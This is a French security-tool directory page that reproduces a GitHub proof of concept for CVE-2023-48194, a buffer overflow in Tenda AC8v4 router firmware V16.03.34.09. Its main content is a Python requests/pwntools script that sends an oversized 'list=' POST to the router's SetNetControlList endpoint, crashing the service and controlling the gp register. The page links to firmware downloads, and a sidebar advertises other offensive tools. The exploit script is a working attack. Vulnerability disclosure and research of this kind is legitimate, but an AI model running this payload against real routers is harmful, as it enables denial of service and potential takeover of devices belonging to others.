Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-48194 — Preuve de concept d'exploitation d'une vulnérabilité de dépassement de tampon dans le firmware du routeur Tenda AC8v4 (V16.03.34.09) via le point de terminaison SetNetControlList, démontrant le contrôle du registre gp. | Kitploit
Outils/GitHubGitHub/zt20xx/cve-2023-48194
Sécurité des Systèmes EmbarquésAnalyse des VulnérabilitésExploitationExploitation d'Applications WebFuzzingSécurité Matériel et IoTExploitation de Binaires
GitHubzt20xx/cve-2023-48194

CVE-2023-48194

Preuve de concept d'exploitation d'une vulnérabilité de dépassement de tampon dans le firmware du routeur Tenda AC8v4 (V16.03.34.09) via le point de terminaison SetNetControlList, démontrant le contrôle du registre gp.

Voir le dépôt
48il y a 2 ansPas encore vérifié
Partager

CVE-2023-48194

Aperçu

Site de téléchargement du firmware :

https://www.tenda.com.cn/download/detail-3683.html

https://down.tenda.com.cn/uploadfile/AC8/V16.03.34.09.zip

https://static.tenda.com.cn/tdcweb/download/uploadfile/AC8/V16.03.34.09.zip

Version affectée

AC8/V16.03.34.09

Détails de la vulnérabilité





Tenda AC8v4 .V16.03.34.09. En raison de sscanf, le dernier chiffre de s8 est écrasé avec \x0. Après avoir exécuté set_client_qos, le contrôle du registre gp est obtenu.

image-20231110220324578

image-20231111010734363

image-20231110211938397

PoC

un PoC pour provoquer un Segmentation fault (core dumped)

import requests
url = 'http://192.168.0.1/goform/SetNetControlList'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36',
    'Accept': '*/*',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9',
    'Connection': 'close',
    'Content-Length': '3003'
}
payload=b"list="

pad=0x407ff818-0x407ff7c0
from pwn import *
target=0x40302010
target=p32(target)
payload+=b"a"*(pad)+target+b"c"*(0x110-pad)
# list len >=0x100
try:
    requests.post(url, headers=headers, data=payload,timeout=3)
except requests.exceptions.ReadTimeout:
    print("test ok")

image-20240706214512012

avant sscanf

image-20231110215023268

après, et va retourner

image-20231110215635663

image-20231110222010134

image-20231110222523163

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    264

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →